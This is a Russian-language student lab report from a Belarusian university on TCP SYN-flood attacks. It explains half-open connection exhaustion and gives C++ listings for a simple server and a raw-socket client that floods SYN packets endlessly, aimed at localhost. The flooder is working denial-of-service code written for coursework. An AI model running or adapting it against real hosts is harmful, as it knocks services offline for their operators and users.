Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей

Кафедра информатики

Дисциплина: Информационные сети. Основы безопасности

ОТЧЕТ

к лабораторной работе №3

на тему

**АТАКИ ПРИ УСТАНОВКЕ TCP-СОЕДИНЕНИЯ И ПРОТОКОЛОВ ПРИКЛАДНОГО УРОВНЯ**

Студент В. М. Вергасов

Преподаватель Е. А. Лещенко

Минск 2024

СОДЕРЖАНИЕ

[Введение 3](#_Toc160192830)

[1 Результат выполнения 4](#_Toc160192831)

[Заключение 5](#_Toc160192832)

[Приложение А (обязательное) Листинг кода 6](#_Toc160192833)

**ВВЕДЕНИЕ**

В ходе лабораторной работы нужно разработать программные средства, реализующие атаки на протокол TCP при установлении соединения между клиентом и сервером. В качестве задачи для лабораторной работы была выбрана атака SYN-flood, из-за которой сервер вынужден держать большое количество открытых соединений, потому что работа транспортного уровня была нарушена.

1. **РЕЗУЛЬТАТ ВЫПОЛНЕНИЯ**

В результате работы было создана SYN-flood атака, принцип работы которой заключается в следующем: злоумышленник (в данном случае клиент) посылает огромное количество запросов установки соединения на атакуемый сервер. Сервер, видя сегменты с флагом SYN, выделяет необходимые ресурсы для поддержания соединения и отправляет в ответ сегменты с флагами SYN и ACK, переходя в состояние SYN-RECEIVED (такое состояние еще называют полуоткрытым соединением).

Злоумышленник, не шлет ответные ACK сегменты, а продолжает бомбардировать сервер SYN-запросами, тем самым вынуждая сервер создавать все больше и больше полуоткрытых соединений. Сервер, понятное дело, располагает ограниченными ресурсами, и потому имеет лимит на количество полуоткрытых соединений.

Ввиду этой ограниченности, при достижении предельного числа полуоткрытых соединений сервер начинает отклонять новые попытки соединения; таким образом и достигается отказ в обслуживании. В случае реализации программы, сервер просто видит, что соединения продолжаются, но не может на них ответить ввиду неработоспособности (рисунок 1).




Рисунок 1 – SYN-flood атака

# ЗАКЛЮЧЕНИЕ

В результате выполнения данной лабораторной работы была разработана программа для проведения SYN-flood атаки на языке программирования *С++*.

Также было проведено изучение протокола TCP и транспортного уровня, рассмотрены наиболее частые примеры атак на этот протокол.

# ПРИЛОЖЕНИЕ А (обязательное) Листинг кода

Листинг 1 – Файл *server.cpp*

#include <sys/socket.h>

#include <netinet/in.h>

#include <cstring>

#include <iostream>

#include <unistd.h>

#define MAX\_BUFFER\_SIZE 256

int main() {

int sockfd, newsockfd, portno = 12345;

char buffer[MAX\_BUFFER\_SIZE];

struct sockaddr\_in serv\_addr, cli\_addr;

socklen\_t clilen;

sockfd = socket(AF\_INET, SOCK\_STREAM, 0);

if (sockfd < 0) {

std::cerr << "Ошибка открытия сокета" << std::endl;

return -1;

}

bzero((char\*)&serv\_addr, sizeof(serv\_addr));

serv\_addr.sin\_family = AF\_INET;

serv\_addr.sin\_addr.s\_addr = INADDR\_ANY;

serv\_addr.sin\_port = htons(portno);

if (bind(sockfd, (struct sockaddr\*)&serv\_addr, sizeof(serv\_addr)) < 0) {

std::cerr << "Ошибка привязки" << std::endl;

return -1;

}

while (true) {

listen(sockfd, 5);

clilen = sizeof(cli\_addr);

newsockfd = accept(sockfd, (struct sockaddr\*)&cli\_addr, &clilen);

if (newsockfd < 0) {

std::cerr << "Ошибка на accept" << std::endl;

return -1;

}

bzero(buffer, MAX\_BUFFER\_SIZE);

ssize\_t n = read(newsockfd, buffer, MAX\_BUFFER\_SIZE - 1);

if (n < 0) {

std::cerr << "Ошибка чтения из сокета" << std::endl;

return -1;

}

std::cout << "Получено сообщение: " << buffer << std::endl;

}

close(newsockfd);

close(sockfd);

return 0;

}

Листинг 2 – Файл *client.cpp*

#include <stdio.h>

#include <string.h>

#include <sys/socket.h>

#include <arpa/inet.h>

#include <stdlib.h>

#include <errno.h>

#include <netinet/tcp.h>

#include <netinet/ip.h>

#include <iostream>

struct pseudo\_header {

unsigned int source\_address;

unsigned int dest\_address;

unsigned char placeholder;

unsigned char protocol;

unsigned short tcp\_length;

struct tcphdr tcp;

};

unsigned short csum(unsigned short\* ptr, int nbytes) {

long sum;

unsigned short oddbyte;

short answer;

sum = 0;

while (nbytes > 1) {

sum += \*ptr++;

nbytes -= 2;

}

if (nbytes == 1) {

oddbyte = 0;

\*((u\_char\*)&oddbyte) = \*(u\_char\*)ptr;

sum += oddbyte;

}

sum = (sum >> 16) + (sum & 0xffff);

sum = sum + (sum >> 16);

answer = (short)~sum;

return (answer);

}

int main(void) {

int s = socket(PF\_INET, SOCK\_RAW, IPPROTO\_TCP);

if (s == -1) {

perror("Failed to create socket");

exit(1);

}

unsigned int port = 16384;

while (1) {

//Datagram to represent the packet

char datagram[4096], source\_ip[32];

//IP header

struct ip\* iph = (struct ip\*)datagram;

//TCP header

struct tcphdr\* tcph = (struct tcphdr\*)(datagram + sizeof(struct ip));

struct sockaddr\_in sin;

struct pseudo\_header psh;

strcpy(source\_ip, "127.0.0.1");

sin.sin\_family = AF\_INET;

sin.sin\_port = htons(12345);

sin.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

memset(datagram, 0, 4096);

//Fill in the IP Header

iph->ip\_hl = 5;

iph->ip\_v = 4;

iph->ip\_tos = 0;

iph->ip\_len = sizeof(struct ip) + sizeof(struct tcphdr);

iph->ip\_id = htons(rand());

iph->ip\_off = 0;

iph->ip\_ttl = 255;

iph->ip\_p = IPPROTO\_TCP;

iph->ip\_sum = 0;

iph->ip\_src.s\_addr = inet\_addr(source\_ip);

iph->ip\_dst.s\_addr = sin.sin\_addr.s\_addr;

iph->ip\_sum = csum((unsigned short\*)datagram, iph->ip\_len >> 1);

//TCP Header

std::cout << port << std::endl;

tcph->th\_sport = htons(port);

tcph->th\_dport = htons(12345);

tcph->th\_seq = 0;

tcph->th\_ack = 0;

tcph->th\_off = 5;

tcph->th\_flags = TH\_SYN;

tcph->th\_win = htons(5840);

tcph->th\_sum = 0;

tcph->th\_urp = 0;

psh.source\_address = inet\_addr(source\_ip);

psh.dest\_address = sin.sin\_addr.s\_addr;

psh.placeholder = 0;

psh.protocol = IPPROTO\_TCP;

psh.tcp\_length = htons(20);

memcpy(&psh.tcp, tcph, sizeof(struct tcphdr));

tcph->th\_sum = csum((unsigned short\*)&psh, sizeof(struct pseudo\_header));

int one = 1;

const int\* val = &one;

if (setsockopt(s, IPPROTO\_IP, IP\_HDRINCL, val, sizeof(one)) < 0) {

printf("Error setting IP\_HDRINCL. Error number : %d . Error message : %s \n", errno, strerror(errno));

exit(0);

}

if (sendto(s, /\* our socket \*/

datagram, /\* the buffer containing headers and data \*/

iph->ip\_len, /\* total length of our datagram \*/

0, /\* routing flags, normally always 0 \*/

(struct sockaddr\*)&sin, /\* socket addr, just like in \*/

sizeof(sin)) < 0) /\* a normal send() \*/

{

printf("error\n");

} else {

printf("Packet Send \n");

}

port++;

port = (port % 32768) + 16384;

}

return 0;

}

# ПРИЛОЖЕНИЕ Б (обязательное) Блок-схема алгоритма

